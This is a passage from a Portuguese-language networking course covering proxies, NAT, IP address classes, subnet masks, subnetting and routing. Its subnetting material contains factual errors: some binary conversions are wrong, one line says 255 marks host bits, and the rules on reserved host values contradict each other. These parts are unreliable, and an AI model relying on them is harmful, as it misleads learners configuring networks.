Apesar dos proxies web serem os mais conhecidos, contudo outros proxies podem ser encontrados no mercado, como proxies de dns, Proxy de discagens e proxies transparentes. Neste último caso, os proxies transparentes são os mais procurados, pois uma vez instalado e configurado o servidor todos os demais computadores da rede local receberão automaticamente as configurações de rede (dhcp), passarão automaticamente pelo Proxy-dns e Proxy-cache (web) sem precisar configurar os browsers.

Exemplos de proxies transparentes: Wingate, Winrouter, Winproxy, Squid+Iptables (Veremos com mais detalhes cada um destes proxies na terceira parte do curso)

1.3.7.7 – NAT


NAT (**Network Address Translator**) é um tradutor de endereços de rede que visa minimizar a escassez dos endereços IP, pois o crescimento da Internet tem sido grande e, para que uma máquina

tenha acesso à rede, é preciso ter um endereço IP válido. O NAT é uma das soluções que existem para a economia de endereços IP.


Para o tradutor funcionar, é preciso usar endereços IP privados, note que, tais endereços só podem ser utilizados em redes corporativas, pois, não são propagados pela Internet.

A tradução pode ocorrer de forma estática, onde se estabelece uma relação entre endereços locais e endereços da Internet ou dinâmica, onde o mapeamento de endereços locais e endereços da Internet é feito conforme a necessidade de uso.

As traduções estáticas, são úteis quando disponibilizamos serviços na rede interna, como exemplo, um site Web. Nesse quadro, quando o pedido de conexão chega ao roteador, o NAT consulta a tabela de endereços e transcreve para o IP interno correspondente, permitindo assim, que seja possível fazer uma conexão no sentido da Internet para a rede interna.



Já as traduções dinâmicas, são úteis quando, se pretende dar acesso aos computadores no sentido da rede corporativa para Internet, e ela funciona da seguinte maneira, o computador da rede corporativa faz uma requisição que passa pelo roteador e ele, aloca em sua tabela, o endereço da máquina interna que requisitou a informação e o endereço Internet configurado no roteador (esse endereço pode ser único ou uma faixa de endereços), e quando os dados retornam da Internet, o NAT consulta a tabela de traduções e responde a máquina que fez a requisição.



Nota: O NAT abordado neste artigo, é do tipo que é utilizado em roteadores, mas, ele também é aplicado nos Firewalls e nos Proxies. Além de fazer economia de endereços IP, ele é o responsável por manter a rede interna transparente. Os Endereços IP reservados estão definidos na RFC 1918 e suas faixas são: 10.0.0.0 até 10.255.255.255, 172.16.0.0 até 172.31.255.255 e 192.168.0.0 até 192.168.255.255. O NAT está definido na RFC 1631.

1.3.7.8 – Classes de Endereços

Para facilitar a organização das redes inicialmente, o endereçamento foi dividido em 5 classes:

Endereço de classe A;
Endereço de classe B;
Endereço de classe C;
Endereço de classe D;
Endereço de classe E.

Para identificar cada classe, é necessário observar o primeiro octeto.

Classe A

Se o primeiro octeto, no formato binário, se iniciar com 0, então o endereço é de classe A. Para descobrirmos seus equivalentes em decimal, basta converter o número mínimo e o máximo, de 8 bits, com o primeiro bit igual a 0:

Binário	Decimal
00000000 a 01111111	0 a 127

Portanto, qualquer endereço IP que tenha o primeiro octeto compreendido entre 0 e 127, é um endereço de classe A.

Classe B

Os endereços de classe B possuem o primeiro octeto, em binário, iniciado por 10:

Binário	Decimal
10000000 a 10111111	128 a 191

Assim sendo, endereços IP iniciados com números compreendidos entre 128 a 191, são endereços de classe B.

Classe C

Endereços de classe C possuem o primeiro octeto, em binário, iniciado por 110:

Binário	Decimal
11000000 a 11011111	192 a 223

Desta forma, endereços IP iniciados com números compreendidos entre 192 e 223, são endereços de classe C.

Os endereços de classe D e E não são usados para endereçamento de computadores. A classe D é reservada para um serviço chamado Multicast, enquanto a classe E, para experimentos (ambas são reservadas).

1.3.7.9 – Máscaras de Sub-Rede

Ao contrário do que muitos pensam, a classe do endereço NÃO determina ou fixa que porções do endereço representam a rede, e que porções do endereço representam a máquina dentro da rede. Isto é feito pela máscara de subrede. O conceito da máscara é bastante simples: ela possui o mesmo formato de um endereço IP (4 octetos). Ela é comparada posicionalmente ao endereço IP e, onde houver o bit 1, aquele bit correspondente no endereço IP será parte da rede. Onde houver o bit 0, será endereço da máquina dentro da rede. Pensando estritamente desta forma, podemos claramente perceber que a coisa pode ficar bem complicada.
Contudo, existe um padrão que regula a utilização destes bits, para que sua configuração não fuja ao controle. Esse padrão obedece as seguintes regras:

- A porção de rede se inicia da esquerda para a direita, enquanto a porção host, da direita para a esquerda;
- Endereços de classe **A** têm, por padrão, a máscara **255.0.0.0**
- Endereços de classe **B** têm, por padrão, a máscara **255.255.0.0**
- Endereços de classe **C** têm, por padrão, a máscara **255.255.255.0**
- Endereços de classe **D e E** estão reservados para aplicações futuras e não abordaremos aqui.

Alguns exemplos:

Exemplo 1:

O endereço 200.241.35.46, é um endereço de classe C. Possui, por padrão, máscara 255.255.255.0, o que significa que, a máquina que possuir este endereço, está na rede 200.241.35, e possui, dentro desta rede, o endereço 46.

Octeto	1º octeto	2º octeto	3º octeto	4º octeto
End. IP dec.	200	241	35	46
Mascara dec.	255	255	255	0
End IP bin.	11001000	11110001	00100011	01011110
Máscara bin.	11111111	11111111	11111111	00000000
Separação	End. Rede			End. Host

Exemplo 2:

O endereço 10.126.46.99, é um endereço de classe A. Possui, por padrão, máscara 255.0.0.0, o que significa que, a máquina que possuir este endereço, está na rede 10, e possui, dentro desta rede, o endereço 126.46.99.

Octeto	1º octeto	2º octeto	3º octeto	4º octeto
End. IP dec.	10	126	46	99
Mascara dec.	255	0	0	0
End IP bin.	00001010	01111110	01011110	01100011
Máscara bin.	11111111	00000000	00000000	00000000
Separação	End. Rede	End. Host		

Exemplo 3:

O endereço 190.23.56.89, é um endereço de classe B. Possui, por padrão, máscara 255.255.0.0, o que significa que, a máquina que possuir este endereço, está na rede 190.23, e possui, dentro desta rede, o endereço 56.89.

Octeto	1º octeto	2º octeto	3º octeto	4º octeto
End. IP dec.	190	23	56	89
Mascara dec.	255	255	0	0
End IP bin.	10111110	00010111	00111000	01011001
Máscara bin.	11111111	11111111	00000000	00000000
Separação	End. Rede		End. Host	

Algumas conclusões e fatos sobre a máscara:

- O que define qual porção do endereço representa a rede e qual porção representa o host é a máscara, e não a classe do endereço IP (apesar de existir um padrão que associa determinadas máscaras às classes);
- A máscara pode ser mudada, alterando a representação das porções rede/host do endereço IP;
- Computadores com a porção rede do endereço diferentes SOMENTE se comunicarão se existir um roteador entre eles (neste caso, o computador origem irá automaticamente enviar o pacote para o roteador resolver o caminho até a rede destino);
- computadores com a porção rede do endereço iguais SOMENTE se comunicarão se NÃO existir um roteador entre eles (estiverem na mesma rede física. Neste caso, o computador NÃO tentará enviar o pacote para o roteador, pois o endereço destino está na mesma rede que a sua).

Problemas comuns de configuração IP:

máscara errada;
endereço do gateway (roteador) errado;
porção rede errada, ou endereço IP duplicado.

Comentário Técnico:

Ao configurar o protocolo TPC/IP, seja qual for o sistema operacional usado, além do endereço IP é preciso informar também o parâmetro da máscara de sub-rede, ou “subnet mask”. Ao contrário do endereço IP, que é formado por valores entre 0 e 255, a máscara de sub-rede é formada por apenas dois valores: 0 e 255, como em 255.255.0.0 ou 255.0.0.0. onde um valor 255 indica a parte endereço IP referente à rede, e um valor 0 indica a parte endereço IP referente ao host.

A máscara de rede padrão acompanha a classe do endereço IP: num endereço de classe A, a máscara será 255.0.0.0, indicando que o primeiro octeto se refere à rede e os três últimos ao host. Num endereço classe B, a máscara padrão será 255.255.0.0, onde os dois primeiros octetos referem-se à rede e os dois últimos ao host, e num endereço classe C, a máscara padrão será 255.255.255.0 onde apenas o último octeto refere-se ao host.

Ex. de endereço IP	Classe do Endereço	Parte referente à rede	Parte referente ao host	Mascara de sub-rede padrão
98.158.201.128	Classe A	98.	158.201.128	255.0.0.0 (rede.host.host.host)
158.208.189.45	Classe B	158.208.	189.45	255.255.0.0 (rede.rede.host.host)
208.183.34.89	Classe C	208.183.34.	89	255.255.255.0 (rede.rede.rede.host)

Mas, afinal, para que servem as máscaras de sub-rede então? Apesar das máscaras padrão acompanharem a classe do endereço IP, é possível “mascarar” um endereço IP, mudando as faixas do endereço que serão usadas para endereçar a rede e o host. O termo “máscara de sub-rede” é muito apropriado neste caso, pois a “máscara” é usada apenas dentro da sub-rede.

Veja por exemplo o endereço 208.137.106.103. Por ser um endereço de classe C, sua máscara padrão seria 255.255.255.0, indicando que o último octeto refere-se ao host, e os demais à rede. Porém, se mantivéssemos o mesmo endereço, mas alterássemos a máscara para 255.255.0.0 apenas os dois primeiros octetos (208.137) continuariam representando a rede, enquanto o host passaria a ser representado pelos dois últimos (e não apenas pelo último).

Ex. de endereço IP	Máscara de sub-rede	Parte referente à rede	Parte referente ao host
208.137.106.103	255.255.255.0 (padrão)	208.137.106.	103
208.137.106.103	255.255.0.0	208.137.	106.103
208.137.106.103	255.0.0.0	208.	137.106.103

Veja que 208.137.106.103 com máscara 255.255.255.0 é diferente de 208.137.106.103 com máscara 255.255.0.0: enquanto no primeiro caso temos o host 103 dentro da rede 208.137.106, no segundo caso temos o host 106.103 dentro da rede 208.137.

Dentro de uma mesma sub-rede, todos os hosts deverão ser configurados com a mesma máscara de sub-rede, caso contrário poderão não conseguir comunicar-se, pois pensarão estar conectados a redes diferentes. Se, por exemplo, houverem dois micros dentro de uma mesma sub-rede, configurados com os endereços 200.133.103.1

e 200.133.103.2 mas configurados com máscaras diferentes, 255.255.255.0 para o primeiro e 255.255.0.0 para o segundo, teremos um erro de configuração.


1.3.7.10 – Subnetting

Até agora vimos apenas máscaras de sub-rede simples. Porém o recurso mais refinado das máscaras de sub-rede é quebrar um octeto do endereço IP em duas partes, fazendo com que dentro de um mesmo octeto, tenhamos uma parte que representa a rede e outra que representa o host.


Os benefícios desta técnica são vários, por exemplo: provedores de Internet vendem ranges de endereços IP, desta forma eles precisam criar as subnets corretas para não desperdiçar nenhum número IP, por sua vez, os próprios provedores de Internet alugam de empresas como Embratel ou telemar blocos desses endereços IP's para comercializarem.

Este conceito é um pouco complicado, mas em compensação, pouca gente sabe usar este recurso, por isso vele à pena fazer um certo esforço para aprender.

Configurando uma máscara complexa, precisaremos configurar o endereço IP usando números binários e não decimais. Para converter um número decimal em um número binário, você pode usar a calculadora do Windows. Configure a calculadora para o modo científico (exibir/científica) e verá que do lado esquerdo aparecerá um menu de seleção permitindo (entre outros) encolher entre decimal (dec) e binário (bin).



Configure a calculadora para binário e digite o número 11111111, mude a opção da calculadora para decimal (dec) e a calculadora mostrará o número 255, que é o seu correspondente em decimal. Tente de novo agora com o binário 00000000 e terá o número decimal 0.



Veja que 0 e 255 são exatamente os números que usamos nas máscaras de sub-rede simples. O número decimal 255 (equivalente a 11111111) indica que todos os 8 números binários do octeto se referem ao host, enquanto o decimal 0 (correspondente a 00000000) indica que todos os 8 binários do octeto se referem ao host.

:. Mascara de sub-rede simples

Decimal:	**255**	**255**	**255**	**0**

Binário:	**11111111**	**11111111**	**11111111**	**00000000**
	rede	**rede**	**rede**	**host**

Porém, imagine que você alugou um backbone para conectar a rede de sua empresa à Internet e recebeu um endereço de classe C, 203.107.171.x onde o 203.107.171 é o endereço de sua rede na Internet e o "x" é a faixa de endereços de que você dispõe para endereçar seus micros. Você pensa: "ótimo, só tenho 15 micros na minha rede mesmo, 254 endereços são mais do que suficientes". Mas logo depois surge um novo problema: "droga, esqueci que a minha rede é composta por dois segmentos ligados por um roteador".

Veja a dimensão do problema: você tem apenas 15 micros, e um endereço de classe C permite endereçar até 254 micros, até aqui tudo bem, o problema é que por usar um roteador, você tem na verdade duas redes distintas. Como endereçar ambas as redes, se você não pode alterar o 203.107.171 que é a parte do seu endereço que se refere à sua rede? Mais uma vez, veja que o "203.107.171" é fixo, você não pode alterá-lo, pode apenas dispor do último octeto do endereço.

Este problema poderia ser resolvido usando uma máscara de sub-rede complexa. Veja que dispomos apenas dos últimos 8 bits do endereço IP:

Decimal:	**203**	**107**	**171**	**x**
Binário:	**11001011**	**11010110**	**10101011**	**????????**

Usando uma máscara 255.255.255.0 reservaríamos todos os 8 bits de que dispomos para o endereçamento dos hosts, e não sobraria nada para diferenciar as duas redes que temos.

Mas, se por outro lado usássemos uma máscara complexa, poderíamos "quebrar" os 8 bits do octeto em duas partes. Poderíamos então usar a primeira para endereçar as duas redes, e a segunda parte para endereçar os **Hosts**.

Decimal:	**203**	**107**	**171**	**x**
Binário:	**11001011**	**11010110**	**10101011**	**???? ????**
	rede	**rede**	**rede**	**rede host**

Para tanto, ao invés de usar a máscara de sub-rede 255.255.255.0 (converta para binário usando a calculadora do Windows e terá 11111111.11111111.11111111.00000000) que, como vimos, reservaria todos os 8 bits para o endereçamento do host, usaremos uma máscara 255.255.255.240 (corresponde ao binário 11111111.111111.11111111.11110000). Veja que numa máscara de sub-rede os números binários "1" referem-se à rede e os números "0" referem-se ao host. Veja que na máscara 255.255.255.240 temos exatamente esta divisão, os 4 primeiros binários do último octeto são positivos e os quatro últimos são negativos.

:. Mascara de sub-rede

Decimal:	**255**	**255**	**255**	**240**
Binário:	**11111111**	**11111111**	**11111111**	**1111 0000**
	rede	**rede**	**rede**	**rede host**

Temos agora o último octeto dividido em dois endereços binários de 4 bits cada. Cada um dos dois grupos, agora representa um endereço distinto, e deve ser configurado independentemente. Como fazer isso? Veja que 4 bits permitem 16 combinações diferentes. Se você converter o número 15 em binário terá "1111" e se converter o decimal 0, terá "0000". Se converter o decimal 11 terá "1011" e assim por diante.

Use então endereços de 0 a 15 para identificar os hosts, e endereços de 1 a 14 para identificar a rede. Veja que os endereços 0 e 15 não podem ser usados para identificar o host, pois assim como os endereços 0 e 255, eles são reservados.

:. Endereço IP

Decimal	**203**	**107**	**171**	**12 _ 14**
Binário	**11111111**	**11111111**	**11111111**	**1100 1110**
	rede	**rede**	**rede**	**rede host**

Estabeleça um endereço de rede para cada uma das duas sub-redes que temos, e em seguida, estabeleça um endereço diferente para cada micro da rede, mantendo a formatação do exemplo anterior. Por enquanto, apenas anote num papel os endereços escolhidos, junto como seu correspondente em binários.

Quando for configurar o endereço IP nas estações, primeiro configure a máscara de sub-rede como 255.255.255.240 e, em seguida, converta os binários dos endereços que você anotou no papel, em decimais, para ter o endereço IP de cada estação. No exemplo da ilustração anterior, havíamos estabelecido o endereço 12 para a rede e o endereço 14 para a estação; 12 corresponde a “1100” e 14 corresponde a “1110”. Juntando os dois temos “11001110” que corresponde ao decimal “206”. O endereço IP da estação será então 203.107.171.206.

Se você tivesse escolhido o endereço 10 para a rede a o endereço 8 para a estação, teríamos “10101000” que corresponde ao decimal 168. Neste caso, o endereço IP da estação seria 203.107.171.168.

Caso você queira reservar mais bits do último endereço para o endereço do host (caso tenha mais de 16 hosts e menos de 6 redes), ou então mais bits para o endereço da rede (caso tenha mais de 14 redes e menos de 8 hosts em cada rede).

Máscara de sub-rede	Bits da rede	Bits do host	Número máximo de redes	Número máximo de hosts
240	1111	0000	14 endereços (de 1 a 14)	16 (endereços de 0 a 15)
192	11	000000	2 endereços (2 e 3)	64 (endereços de 0 a 63)
224	111	00000	6 endereços (de 1 a 6)	32 (endereços de 0 a 31)
248	11111	000	30 endereços (de 1 a 30)	8 endereços (de 0 a 7)
252	111111	00	62 endereços (de 1 a 62)	4 endereços (de 0 a 3)

Em qualquer um dos casos, para obter o endereço IP basta converter os dois endereços (rede e estação) para binário, “juntar” os bits e converter o octeto para decimal.

Usando uma máscara de sub-rede 192, por exemplo, e estabelecendo o endereço 2 (ou “10” em binário) para a rede e 47 (ou “101111” em binário) para o host, juntaríamos ambos os binários obtendo o octeto “10101111” que corresponde ao decimal “175”.


Se usássemos a máscara de sub-rede 248, estabelecendo o endereço 17 (binário “10001”) para a rede e o endereço 5 (binário “101”) para o host, obteríamos o octeto “10001101” que corresponde ao decimal “141”

Claro que as instruções acima valem apenas para quando você quiser conectar vários micros à Web, usando uma faixa de endereços válidos. Caso você queira apenas compartilhar a conexão entre vários PCs, você precisará de apenas um endereços IP válido. Neste caso, o PC que está conectado à Web pode ser configurado (usando um Proxy) para servir como portão de acesso para os demais.

1.3.8 – Roteamento

Dada a abrangência de algumas redes como a Internet, determinadas pilhas de protocolo (linguagem de comunicação entre computadores) foram projetadas para suportar a divisão dos endereços em “regiões”, similares aos “bairros” em nossas cidades. Estas divisões permitem uma

melhor configuração da rede, como a organização das máquinas e a transmissão dos dados de forma hierárquica. Além disso, permitem uma melhor utilização do endereçamento.



Exemplo de um ambiente com roteadores

Contudo, para que diversas redes se comuniquem, faz-se necessária a presença de um determinado tipo de componente: o **roteador**. Ele é responsável pela comunicação de dados entre redes distintas. Ele desempenha esta tarefa analisando os campos de endereço origem e endereço destino, uma tabela de rotas, e enviando o pacote pelo caminho presente na tabela (rota) ou pelo melhor caminho (caso existam várias rotas para um mesmo destino, e caso o roteador seja dinâmico).

Em conjunto com o endereço físico das placas de rede (MAC), também chamado de endereço de hardware, o endereçamento lógico (IP) fecha o conceito de endereçamento. Repare que o endereço lógico, ou de protocolo, usado pelos roteadores, geralmente pode ser determinado manualmente. Já o endereço físico não.

Então, temos um problema: se um computador tiver sua placa de rede trocada, não conseguirá mais se comunicar na rede. Isto seria verdade se não existisse o endereçamento lógico, pois ao se trocar uma interface de rede, todas as tabelas de roteamento teriam de ser trocadas, pois o endereço mudou, e porque o endereço físico não possui nenhuma característica hierárquica.

Para resolver o problema, as pilhas e protocolo criam uma associação entre o endereço físico e o lógico. Tomemos como exemplo a pilha de protocolos TCP/IP. Nela, existe um protocolo chamado **ARP (Address Resolution Protocol)** responsável por descobrir endereços físicos e associá-los a endereços lógicos.

Funciona da seguinte forma:

1º caso: 2 computadores numa mesma rede

1. Computador **A** deseja se comunicar com computador **B**
2. Computador **A** envia uma chamada **ARP** na rede, para todos os computadores, perguntando "**Qual o endereço físico do computador que possui endereço lógico ABCD ?**"
3. Computador **ABCD** ouve, e responde: "**meu endereço físico é: XYZW**"
4. A partir deste momento, o computador **A** poderá enviar os pacotes diretamente para o Computador **B**, pois todas as informações de endereçamento estão presentes (endeço físico e lógico dele próprio, e do destino).

2º caso: computadores em redes diferentes

1. Computador **A** deseja se comunicar com computador **B**

2. Computador **A** verifica o endereço lógico de computador **B** e constata que o mesmo **não** está na mesma subrede que ele próprio, o computador **A** então, tenta enviar pacote para seu roteador.
3. Computador **A** estabelece comunicação com roteador, da mesma forma que exemplificado no primeiro caso
4. Roteador estabelece comunicação com computador **B**, da mesma forma que exemplificado no primeiro caso

Perceba a diferença. Os endereços físicos somente são importantes dentro de uma mesma rede, justamente porque não existe hierarquia em seu formato. Contudo, através do endereço lógico, computador **A** pode determinar que computador **B** não pertencia a sua rede, e enviou o pacote para o componente responsável pela interligação de redes: o roteador, que, por sua vez, sabia para onde enviar o pacote, de forma que o mesmo chegasse ao computador **B**. Caso o roteador não possuísse esta informação, retornaria uma mensagem para o computador **A**, dizendo: “rede destino inalcançável”.


1.3.8.1 – Default Gateway (Rota Padrão)

O default gateway, ou roteador padrão, está ligado a outras máquinas que possuem conhecimento de como enviar o pedido de informação de uma máquina (informaçao de rotas). Ou seja, uma vez que o default gateway receba um pedido para falar com outra máquina na Internet, ele vai passando este pedido por outros gateways, que vão procurando caminhos dentro da Internet ao longo das diversas redes até achar (ou não) o número destino.


Uma vez localizado o número destino, a máquina destino envia a resposta da informação solicitada percorrendo o caminho contrário, mas não necessariamente o mesmo. A informação-resposta vai trafegar ao longo das redes por um dado caminho (rota) até o número de quem solicitou informação.

Na prática o default gateway pode ser:

Para o usuário: uma configuração de endereço IP nas propriedades do ambiente de rede




Exemplo de configuração do default gateway em Windows 2000



Exemplo de configuração do default gateway em Windows 98

Para o profissional: um equipamento que será o “coração” de sua rede



Em resumo, o usuário normal configura no seu computador o endereço do roteador da sua rede, o roteador da rede, por sua vez, possui um default gateway que será o roteador o qual ele está ligado fisicamente através dos cabos de telecomunicação. Vale ressaltar que o gateway default é o responsável por encaminhar o pacote quando este não souber para onde ir.

Em uma rede local, que está ligada a duas outras redes, apenas uma pode ser definida para o default gateway, normalmente a rede que possui acesso a Internet, enquanto que a outra deverá ser mapeada nas tabelas de roteamento.

1.3.8.2 – Tabelas de Roteamento

Rotear é mover informações através de uma rede desde a origem até o destino, através de pelo menos 1 nodo intermediário.

Existem duas atividades que são básicas a um roteador. São elas:

A determinação das melhores rotas:

Determinar a melhor rota é definir por qual enlace uma determinada mensagem deve ser enviada para chegar ao seu destino de forma segura e eficiente. Para realizar esta função, o roteador utiliza dois conceitos muito importantes: o conceito de métrica e o conceito de tabelas de roteadores.

O transporte dos pacotes:

Transportar os pacotes pela rede é uma função relativamente simples realizada pelos roteadores. Consiste em verificar o endereço de rede para quem a mensagem está destinada, determinar se conhece este endereço. E, por fim, traduzir para um novo endereço físico e enviar pacote.

Métrica

Métrica é o padrão de medida que é usado pelos algoritmos de roteamento para determinar o melhor caminho para um destino. Pode-se utilizar apenas um parâmetro ou vários parâmetros. A utilização de vários parâmetros permite uma melhor modelagem da métrica e uma decisão mais eficiente de qual é o melhor caminho.

Alguns parâmetros utilizados

- Tamanho do caminho
- Confiabilidade
- Atraso
- Largura de banda
- Carga
- Custo da comunicação

Tabela de roteamento

Os roteadores constroem tabelas de roteamento para realizarem as suas tarefas. Estas tabelas de roteamento contêm entradas que relacionam um determinado destino com um enlace e uma métrica. Dependento das implementações, podem apresentar mais dados, entretanto estes três são os dados essenciais.

Abaixo é apresentada a tabela de roteamento do roteador A.

Destino	Enlace	Métrica
B	1	1
C	1	2
D	3	1
E	3	2

Requisitos de um roteador

Para um roteador funcionar de forma adequada é necessário que ele faça algumas tarefas.

- O roteador deve conhecer a topologia da subrede e escolher os caminhos adequados dentro da mesma.

